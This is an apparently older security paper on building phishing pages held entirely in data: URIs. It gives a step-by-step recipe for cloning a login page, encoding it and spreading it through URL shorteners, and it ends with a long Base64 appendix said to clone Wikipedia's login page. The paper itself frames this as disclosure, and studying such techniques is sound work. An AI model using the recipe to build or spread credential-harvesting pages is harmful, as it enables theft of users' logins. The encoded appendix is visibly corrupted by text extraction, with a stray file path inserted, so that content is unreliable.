# Phishing by data URI

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#### 1 Abstract

Historically, phishing web pages have been hosted by web servers that are either compromised or owned by the attacker. This paper introduces a new approach to creating working phishing web pages without the direct need of a host. The contents of the phishing web page is simply contained its own URI (link). We present the appropriate steps to do this, and show a working example of such a phishing page.

#### 2 Introduction

Using the data URI scheme it is possible to present media content in a web browser without hosting the actual data on the internet. Data URIs follow this scheme:

data: [<mediatype>] [;base64], <data>

Here, <mediatype> are one of the MIME media types described in RFC 2046[1]. The MIME media types were originally intended for use with emailing, but are also used to describe all content on the Internet as well. This means that you can represent any content type (e.g. image/jpeg, text/html, etc.) from the specification that is supported by the web browser.

Base64 encoding is optional. Using it ensures that any representation of data can be correctly transferred over the internet, by using a manageable alphabet to represent the data rather than raw bytes. Base64 splits the data into pieces of six bits (yielding  $2^6 = 64$ ) different characters to choose from.

To exemplify,

data:text/plain;,hello

shows the text hello without the use of Base64 encoding, and

data:text/plain;base64,aGVsbG8=

shows the same hello, and the data field now encoded.

Data URI technology has been available as RFC 2397[2] since 1998 – described as a way to easily embed text, pictures and other data in HTML pages, and for such it may be more efficient and hassle-free than hosting a possibly large number of small files.

However, with the ability to host arbitrary data within a URI, the possibility of doing the same with malicious web content springs to mind. Phishing web pages are minimally modified copies of original web pages, usually hosted at a compromised or malicious web server. Creating a phishing site from PayPal, Inc., for example, usually implies hosting at least a copy of PayPal's login site, credit card information site, or other web page dealing with sensitive data. All content on the web page can be linked from PayPal's own content servers. However, using the data URI scheme to contain the entire web page's contents is also possible. Pictures, JavaScript, style sheets etc. can either be translated into their own data URI embedded in the file, or be linked from their respective sources. In the last case, all content, such as a JavaScript in the head tag, must be referenced in an absolute manner to work, i.e.:

```
<script type="text/javascript" src="./javascript.js" />
is changed to
<script type="text/javascript" src="http://example.org/javascript.js" />
or
<script type="text/javascript" src="data:text/javascript;,contents of javascript.js" />
```

### 3 Creating a phishing site

An easy recipe of creating a phishing site is shown below:

- 1. Download the login web page to be copied.
- 2. Change all file paths relative to the domain to absolute ones, or convert them to data URIs.
- 3. Make the desired modifications to the site's code. One can, for example, transfer user credentials or private data to another location.
- 4. (Optional) Encode the text contents of the web page with Base64 encoding to obfuscate the data to the victim. Base64 encoding will extend the overall data size by about 33 %.

5. Append the encoded material or the text contents of the web page into a data URI: Everything from <!DOCTYPE> (or <HTML>) to </HTML> must be moved into the <data> field above.

After this, you will end up with something along these lines. Note that we have used text/html as the MIME type as this is the appropriate way to present HTML pages.

data:text/html;base64,DQo8IURPQ1RZUEUgaHRtbCBQVUJMSUMgIiOvL1czQy8vRFREIEhUTUwgNC4wMSBUcmFuc2l0aW9uYWwvL0VOIg0KImh0dHA6Ly93d3cudzMub3JnL1RSL2h0bWw0L2xvb3N1LmR0ZCI+DQo8aHRtbD4NCiAgICA8aG(...)

bnR3ZWIyLndvYS9Db250ZW50cy9XZWJTZXJ2ZXJSZXNvdX JjZXMvc3dfYmFzZS5jc3MnIHJlbD0ic3R5bGVzaGVldCIg dHlwZT0idGV4dC9jc3MiPg0KICAgICAgICA8c3R5bGUgdH lwZT0idGV4dC9jc3MiPg0KCQkJdGQ

The length of the final URI is a consequence of the data hidden within. If the original web page is very large, embedding linked material within may not be viable.

An example is provided below (Appendix A), which because of its size has been appended at the end.

### 4 Spreading the phishing web page

Remembering that the web page is contained within the URI, "only" the URI must be passed on to a potential victim. Historically, phishing URIs are transferred by email, but in recent years, social media phishing has exploded. The use of URL shortening services has provided an additional layer of uncertainty in abstracting the original URL from the user<sup>2</sup>. (At least) One URL shortening services, TinyURL.com<sup>3</sup>, also provides the possibility of shortening data URIs into short URLs. Whether or not TinyURL does this unwittingly is not known.

### 5 Applicability and limitations

Being a rather old RFC specification, data URIs are supported by all major contemporary web browsers. A possible problem of this approach is rather

<sup>&</sup>lt;sup>1</sup>The URI could easily reach hundreds of kilobytes

<sup>&</sup>lt;sup>2</sup>However, as the user reaches the target URL, it will be shown in the address bar.

<sup>&</sup>lt;sup>3</sup>http://TinyURL.com

the web browsers' memory management. The address field is simply not created for containing the enormous amount of bytes contained in the data URI.

In Google Chrome in particular, a control for unsafe redirection is implemented, disabling the user direct access to a data URI if that URI is the target of a redirection, such as from a URL shortening service. The user is presented with an alert that "This webpage is not available", together with the entire URI. Appended below is the error code Error 311 (net::ERR\_UNSAFE\_REDIRECT): Unknown error. indicating that the request was denied due to an unsafe state. However, the target URI is still present in the address field, and a push of the enter button successfully renders the web page. Note that Google Chrome does not produce an error when the user clicks directly on the data URI, without the redirection.

As of 22.10.2012, these limitations apply to the current web browsers:

| Opera             | 12.02.1578     | x > 16777216          |
|-------------------|----------------|-----------------------|
| Chrome            |                | 1572864 < x < 3145728 |
| Internet Explorer | 9.0.8112.16421 | unsupported           |
| Firefox           |                | x > 16777216          |
| Safari            | 5.34.57.2      | x > 16777216          |

All values x > 16777216 are probably unlimited.

### 6 Legal issues

In addition to the obvious issues with phishing, a discussion is appropriate as to whether a web host that keeps malicious data URIs is liable for hosting the malicious content they represent. In the above scenario, it can be argued that the URL shortening service is the host, as it provides and keeps the actual content.

#### 7 Future Work

We may see more of so called "spear phishing", attempts focused on individuals, as phishing pages now can be created more easily. A personalised phishing web page can be created automatically, based on gathered information, and transmitted to one victim only. There is reason to believe that the

data URI scheme can provide other unknown attack vectors, so research on this topic and further scrutiny of the scheme is a prudent choice.

#### 8 Conclusion

In this paper we have introduced a new way of presenting phishing web pages using a rather old, seldom used way to present web content. Using this procedure, there is no clear source of the phishing page and its content, which makes it difficult to trace, monitor the movement or establish the origin of the web page. Also, we conclude that phishing no longer requires web hosting of the page<sup>4</sup>, so phishing web pages may be more elusive passed around the Internet. They have no established anchor point in the Internet.

There is no way to *shut down* or remove a data URI web page, besides removing all instances of its link.

The example presented in this document contains no harmful code. The example, and anything learned from this document should NEVER be used to perform any malicious activity. We do not with this example try to point out any vulnerability or weakness specific to Wikipedia, which was selected because of its international reputation and simple login page.

#### References

- [1] N. Freed and N. Borenstein. Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. RFC 2046 (Draft Standard). Updated by RFCs 2646, 3798, 5147. Internet Engineering Task Force, Nov. 1996. URL: http://www.ietf.org/RFC/RFC2046.txt.
- [2] L. Masinter. The "data" URL scheme. RFC 2397 (Proposed Standard). Internet Engineering Task Force, Aug. 1998. URL: http://www.ietf.org/RFC/RFC2397.txt.


<sup>&</sup>lt;sup>4</sup>While transmission of sensitive data can be handled within the phishing page, receiving and storing the data is not taken into consideration here.

## Appendix A: An example phishing web page

Below we present a phishing edition of the login and registration page of the English Wikipedia, http://en.wikipedia.org/. It is a minimal example, in which some relative links have been corrected. Additionally, the functionality of the "Log in" button has been altered, showing the password entered in the password field to the user. The login screen of the English Wikipedia can be found here:

http://en.wikipedia.org/w/index.php?title=Special:UserLogin

#### The rendered web page



#### Base64 encoded data URI

This data URI consists of 24682 characters and can with ease be shrunk to 26 characters with a supported URL shortening service, such as the one mentioned.

data:text/html;base64,PCFET0NUWVBFIGh0bWwqUFVCTElDICItLy9XM0MvL0RURCBYSFRNTCAxLjAqVHJhbnNpdGlv bmFsLy9FTilgImh0dHA6Ly93d3cudzMub3JnL1RSL3hodG1sMS9EVEQveGh0bWwxLXRyYW5zaXRpb25hbC5kdGQiPg0KPG h0bWwgbGFuZz0iZW4iIGRpcj0ibHRyIiBjbGFzcz0iY2xpZW50LW5vanMiIHhtbG5zPSJodHRw0i8vd3d3LnczLm9yZy8x OTk5L3hodG1sIj4NCjxoZWFkPq0KPHRpdGx1PkxvZyBpbiAvIGNyZWF0ZSBhY2NvdW50IC0qV21raXB1ZGlhLCB0aGuqZn J1ZSBlbmN5Y2xvcGVkaWE8L3RpdGx1Pg0KPG1ldGEgaHR0cC1lcXVpdj0iQ29udGVudC1UeXB1IiBjb250ZW50PSJ0ZXh0 L2h0bWw7IGNoYXJzZXQ9VVRGLTgiIC8+DQo8bWV0YSBodHRwLWVxdWl2PSJDb250ZW50LVN0eWxlLVR5cGUiIGNvbnRlbn Q9InRleHQvY3NzIiAvPg0KPG1ldGEgbmFtZT0iZ2VuZXJhdG9yIiBjb250ZW50PSJNZWRpYVdpa2kgMS4yMHdtZjkiIC8+ DO08bWV0YSBuYW11PSJyb2JvdHMiIGNvbnRlbnO9Im5vaW5kZXqsbm9mb2xsb3ciIC8+DO08bGluayByZWw9ImFwcGxlLX RvdWNoLWljb24iIGhyZWY9Ii8vZW4ud2lraXBlZGlhLm9yZy9hcHBsZS10b3VjaClpY29uLnBuZyIgLz4NCjxsaW5rIHJl  $\verb|bD0ic2hvcnRjdXQgaWNvbiIgaHJ1Zj0iL2Zhdmljb24uaWNvIiAvPg0KPGxpbmsgcmVsPSJzZWFyY2giIHR5cGU9ImFwcGhydriaether a start a start of the st$ xpY2F0aW9uL29wZW5zZWFyY2hkZXNjcmlwdGlvbit4bWwiIGhyZWY9Imh0dHA6Ly9odHRwOi8vZW4ud2lraXBlZGlhLm9y  ${\tt Zy93L29wZW5zZWFyY2hfZGVzYy5waHAiIHRpdGxlPSJXaWtpcGVkaWEgKGVuKSIgLz4NCjxsaW5rIHJlbD0iRWRpdFVSSS}$  ${\tt IgdHlwZT0iYXBwbGljYXRpb24vcnNkK3htbCIgaHJ1Zj0iLy9lbi53aWtpcGVkaWEub3JnL3cvYXBpLnBocD9hY3Rpb249}$ 1zYS8zLjAvIiAvPg0KPGxpbmsgcmVsPSJhbHRlcm5hdGUiIHR5cGU9ImFwcGxpY2F0aW9uL2F0b20reG1sIiB0aXRsZT0i V2lraXB1ZG1hIEF0b20gZmV1ZCIgaHJ1Zj0iaHR0cDovL2VuLndpa21wZWRpYS5vcmcvdy9pbmRleC5waHA/dG10bGU9U3 BlY21hbDpSZWN1bnRDaGFuZ2VzJmFtcDtmZWVkPWF0b20iIC8+DQo8bGluayByZWw9InN0eWxlc2h1ZXQiIGhyZWY9Imh0 11biZhbXA7bW9kdWxlcz1leHQuZ2FkZ2V0LlJ1ZmVyZW5jZVRvb2x0aXBzJTJDdGVhaG91c2UlN0NleHQud2lraWhpZXJv JTdDbWVkaWF3aWtpLmx1Z2FjeS5jb21tb25QcmludCUyQ3NoYXJ1ZCU3Q3NraW5zLnZlY3RvciZhbXA7b25seT1zdHlsZX  ${\tt MmYW1w03NraW49dmVjdG9yJmFtcDsqIiB0eXB1PSJ0ZXh0L2NzcyIgbWVkaWE9ImFsbCIgLz4NCjxtZXRhIG5hbWU9IlJ1}$ c291cmNlTG9hZGVyRHluYWlpY1N0eWxlcyIqY29udGVudD0iIiAvPq0KPGxpbmsqcmVsPSJzdHlsZXNoZWV0IiBocmVmPS bmc9ZW4mYW1wO21vZHVsZXM9c210ZSZhbXA7b25seT1zdHlsZXMmYW1wO3NraW49dmVjdG9yJmFtcDsqIiB0eXB1PSJ0ZX h0L2NzcyIgbWVkaWE9ImFsbCIqLz4NCjxzdHlsZSB0eXBlPSJ0ZXh0L2NzcyIgbWVkaWE9ImFsbCI+YTpsYW5nKGFyKSxh  ${\tt OmxhbmcoY2tiKSxhOmxhbmcoZmEpLGE6bGFuZyhray1hcmFiKSxhOmxhbmcobXpuKSxhOmxhbmcocHMpLGE6bGFuZyh1ci}$ 17dGV4dC1kZWNvcmF0aW9uOm5vbmV9DQoNCi8qIGNhY2hlIGtleTogZW53aWtpOnJlc291cmNlbG9hZGVyOmZpbHRlcjpt aW5pZnktY3NzOjc6NgVkZjO2N2O1OGZ1ZTO0YzqzZGZ1NzI0Y2EwN2MxNzkqKi88L3N0eWx1pq0KDQo8c2NyaXB0IHNyYz  ${\tt 0iaHR0cDovL2JpdHMud21raW11ZG1hLm9yZy91bi53aWtpcGVkaWEub3JnL2xvYWQucGhwP2R1YnVnPWZhbHN1JmFtcDts}$  $\tt U9InRleHQvamF2YXNjcmlwdCI+PC9zY3JpcHQ+DQo8c2NyaXB0IHR5cGU9InRleHQvamF2YXNjcmlwdCI+aWYod2luZG931 and the control of the con$  ${\tt NpYWxQYWdlTmFtZSI6IlvzZXJsb2dpbiIsIndnTmFtZXNwYWNlTnVtYmVyIjotMSwid2dQYWdlTmFtZSI6IlNwZWNpYWw6} \\$ VXNlckxvZ2luIiwid2dUaXRsZSI6IlVzZXJMb2dpbiIsIndnQ3VyUmV2aXNpb25JZCI6MCwid2dBcnRpY2xlSWQi0jAsIn dn SXN Ben Rp Y2xl Ijpm YWxzZSwid 2dBY 3Rpb 24i OiJ 2aWV 3Iiwid 2dVc 2VyTmFtZSI6bn VsbCwid 2dVc 2VyR 3Jvd XBzIjpbUsbCwid 2dVc 2VYR 3DVc 2VYR 3Jvd XBzIJpbUsbCwid 2dVc 2VYR 3DVc 2VYR 3IioiXSwid2dDYXRlZ29yaWVzIjpbXSwid2dCcmVha0ZyYW1lcyI6dHJ1ZSwid2dQYWdlQ29udGVudExhbmd1YWdlIjoiZW 4iLCJ3Z1NlcGFyYXRvclRyYW5zZm9ybVRhYmxlIjpbIiIsIiJdLCJ3Z0RpZ2l0VHJhbnNmb3JtVGFibGUi0lsiIiwiIl0s FyY2giLCJBcHJpbCIsIklheSIsIkp1bmUiLCJKdWx5IiwiQXVndXN0IiwiU2VwdGVtYmVyIiwiT2N0b2JlciIsIk5vdmVtYmVyIiwiRGVjZWliZXIiXSwid2dNb250aE5hbWVzU2hvcnQiOlsiIiwiSmFuIiwiRmViIiwiTWFyIiwiQXByIiwiTWF5Ii wiSnVuIiwiSnVsIiwiQXVnIiwiU2VwIiwiT2N0IiwiTm92IiwiRGVjIl0sIndnUmVsZXZhbnRQYWdlTmFtZSI6IlNwZWNp YWw6VXNlckxvZ2luIiwid2dTZWFyY2hOYW1lc3BhY2VzIjpbMF0sIndnVmVjdG9yRW5hYmxlZE1vZHVsZXMiOnsiY29sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZE1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlZe1vZHVsZXMiOnsiY20sbGyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrW5hYmxlAydfyrWFwc2libGVuYXYiOnRydWUsImNvbGxhcHNpYmxldGFicyI6dHJ1ZSwiZWRpdHdhcm5pbmciOnRydWUsImV4cGFuZGFibGVz  ${\tt ZWFyY2giOmZhbHNlLCJmb290ZXJjbGVhbnVwIjpmYWxzZSwic2VjdGlvbmVkaXRsaW5rcyI6ZmFsc2UsInNpbXBsZXNlYX}\\$ JjaCI6dHJ1ZSwiZXhwZXJpbWVudHMiOnRydWV9LCJ3Z1dpa21FZG10b3JFbmFibGVkTW9kdWxlcyI6eyJ0b29sYmFyIjp0 cnVlLCJkaWFsb2dzIjp0cnVlLCJoaWRlc2lnIjp0cnVlLCJ0ZW1wbGF0ZUVkaXRvciI6ZmFsc2UsInRlbXBsYXRlcyI6Zm Fsc2UsInByZXZpZXciOmZhbHNlLCJwcmV2aWV3RGlhbG9nIjpmYWxzZSwicHVibGlzaCI6ZmFsc2UsInRvYyI6ZmFsc2V9 NrdjVQZXJtaXNzaW9ucy16eyJvdmVyc2lnaHRlci16ZmFsc2UsIm1vZGVyYXRvci16ZmFsc2UsImVkaXRvci16ZmFsc2V9 LCJ3aWtpbG92ZSlyZWNpcGllbnOiOiIiLCJ3aWtpbG92ZS1hbm9uIjowLCJtYkVtYWlsRW5hYmxlZCI6dHJ1ZSwibWJVc2 VyRW1haWwiOmZhbHN1LCJtYk1zRW1haWxDb25maXJtYXRpb25QZW5kaW5nIjpmYWxzZSwid2dGbGFnZ2VkUmV2c1BhcmFt cy16eyJ0YWdzIjp7InN0YXR1cy16eyJsZXZlbHMiOjEsInF1YWxpdHkiOjIsInByaXN0aW5lIjozfX19LCJ3Z1N0YWJsZV ZXByZWZpeFwiOjIwLFwic2hvd2NvdW50XCI6dHJ1ZSxcIm5hbWVzcGFjZXNcIjpmYWxzZXOiLCJHZW8iOnsiY210eSI6Ii IsImNvdW50cnkiOiIifSwid2dOb3RpY2VQcm9qZWN0Ijoid2lraXBlZGlhIn0pOw0KfTwvc2NyaXB0PjxzY3JpcHQgdHlw  ${\tt ZT0idGV4dC9qYXZhc2NyaXB0Ij5pZih3aW5kb3cubXcpew0KbXcubG9hZGVyLmltcGxlbWVudCgidXNlci5vcHRpb25zIi}$  ${\tt YXVsdCIsImRpZmZvbmx5IjowLCJkaXNhYmxlbWFpbCI6MCwiZGlzYWJsZXN1Z2dlc3Qi0jAsImVkaXRmb250IjoiZGVmYX} \\$ b3RpZm1pbm9yZWRpdHMiOjAsImVub3RpZnJldmVhbGFkZHIiOjAsImVub3RpZnVzZXJ0YWxrcGFnZXMiOjEsImVub3RpZn dhdGNobGlzdHBhZ2VzIjowLCJleHRlbmR3YXRjaGxpc3QiOjAsImV4dGVybmFsZGlmZiI6MCwiZXh0ZXJuYWxlZGl0b3Ii OjAsImZhbmN5c2lnIjowLCJmb3JjZWVkaXRzdWltYXJ5IjowLCJnZW5kZXIiOiJlbmtub3duIiwiaGlkZWlpbm9yIjowLC JoaWRlcGF0cm9sbGVkIjowLCJpbWFnZXNpemUi0jIsImplc3RpZnki0jAsIm1hdGqi0jAsIm1pbm9yZGVmYXVsdCI6MCwi bmV3cGFnZXNoaWRlcGF0cm9sbGVkIjowLCJub2NhY2hlIjowLCJub2NvbnZlcnRsaW5rIjowLCJub3JvbGxiYWNrZGlmZi I6MCwibnVtYmVyaGVhZGluZ3MiOjAsInByZXZpZXdvbmZpcnN0IjowLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAMNLCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAWNCJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAWncJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAWncJwcmV2aWV3b250b3AiOjEsInFlaWNrYmFyIjolAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcmVawAiOjAWncJwcwWaAiOjAWncJwcwWaAiOjAWncJwcwwAiOjAWncwwAiOjAWncJwcwwAiOjAWncwwAiOjALCJyY2RheXMiOjcsInJjbGltaXQiOjUwLCJyZWllbWJlcnBhc3N3b3JkIjowLCJyb3dzIjoyNSwic2VhcmNobGltaXQiOj IwLCJzaG93aGlkZGVuY2F0cyI6ZmFsc2UsInNob3dqdW1wbGlua3Mi0jEsInNob3dudW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1iZXJzd2F0Y2hpbmci0jEsInNob3dqdW1wbGlua3Mi0jEsInNob3dqdW1wbwidaAMi0jEsInNob3dqdW1wbwidaAMi0jEsInNob3dqdW1wbwidaAMi0jEsInNob3dqdWi0jEsInNob3dqdWi0jEsInNob3dqdWi0jEsInNob3dqdW1wbwidaAMi0jEsInNob3dqdW1wbwidaAMi0jEsInNob3dqdWi0jEs

b3d0b2MiOjEsInNob3d0b29sYmFyIjoxLCJza2luIjoidmVjdG9yIiwic3RlYnRocmVzaG9sZCI6MCwidGhlbWJzaXplIj  $\tt dGNoZGVmYXVsdCI6MCwid2F0Y2hkZWxldGlvbiI6MCwid2F0Y2hsaXN0ZGF5cyI6Mw0KLCJ3YXRjaGxpc3RoaWR1YW5vbn$ MiOjAsIndhdGNobGlzdGhpZGVib3RzIjowLCJ3YXRjaGxpc3RoaWRlbGl1IjowLCJ3YXRjaGxpc3RoaWRlbWlub3IiOjAs IndhdGNobGlzdGhpZGVvd24iOjAsIndhdGNobGlzdGhpZGVwYXRyb2xsZWQiOjAsIndhdGNobW92ZXMiOjAsIndsbGltaX QiOjI1MCwiZmxhZ2dlZHJldnNzaW1wbGV1aSI6MSwiZmxhZ2dlZHJldnNzdGFibGUiOjAsImZsYWdnZWRyZXZzZWRpdGRp  ${\tt ZmZzIjp0cnV1LCJmbGFnZ2VkcmV2c3ZpZXdkaWZmcy16ZmFsc2UsInZ1Y3Rvci1zaW1wbGVzZWFyY2gi0jEsInVzZWVkaXZwfyLgi0jEsInVzZwfyLgi0jEsInVzwfyLgi0jEsInVzwfyLgi0jEsInVzwfyLgi0jEsInVzwfyLgi0jEsInVzwfyLgi0jEsInvzwfyLgi0jEsInVzwfyLgi0jEsInVzwfyLgi0jEsInvzwfyLgi0jEsI$ R3YXJuaW5nIjoxLCJ2ZWN0b3ItY29sbGFwc2libGVuYXYiOjEsInVzZWJldGF0b29sYmFyIjoxLCJ1c2ViZXRhdG9vbGJh ciljZ2QiOjEsIndpa2lsb3ZlLWVuYWJsZWQiOjEsInZhcmlhbnQiOiJlbiIsImxhbmdlYWdlIjoiZW4iLCJzZWFyY2hOcz  $\verb|AiOnRydWusInNlYXJjaE5zMSI6ZmFsc2UsInNlYXJjaE5zMiI6ZmFsc2UsInNlYXJjaE5zMyI6ZmFsc2UsInNlYXJyaE5zMyI6ZmFsc2UsInNlYXJyaMyI6ZmFsc2UsInNlYXJyAMyI6$  ${\tt NCI6ZmFsc2UsInN1YXJjaE5zNSI6ZmFsc2UsInN1YXJjaE5zNi16ZmFsc2UsInN1YXJjaE5zNy16ZmFsc2UsInN1YZmFsc2$  $5 \verb|zOCI6ZmFsc2UsInNlYXJjaE5zOSI6ZmFsc2UsInNlYXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIjpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJjaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJJaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJJaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJJaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJJaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIJpmYWxzZSwic2VhIndlyXJJaE5zMTAiOmZhbHNlLCJzZWFyY2hOczExIIII$ 4td216YXJkIjoxLCJnYWRnZXQtbXlTYW5kYm94IjoxfSk7O30se30se30pO213LmxvYWRlci5pbXBsZW1lbnQoInVzZXIu I6ZmFsc2V9KTs7fSx7fSx7fSk7DQoNCi8qIGNhY2hlIGtleTogZW53aWtpOnJlc291cmNlbG9hZGVyOmZpbHRlcjptaW5p ZnktanM6Nzo4MWY3YzA1MDJ1MzQ3ODIyZjE0YmU4MWY5NmZmMDNhYiAqLw0KfTwvc2NyaXB0Pg0KPHNjcmlwdCB0eXB1PS 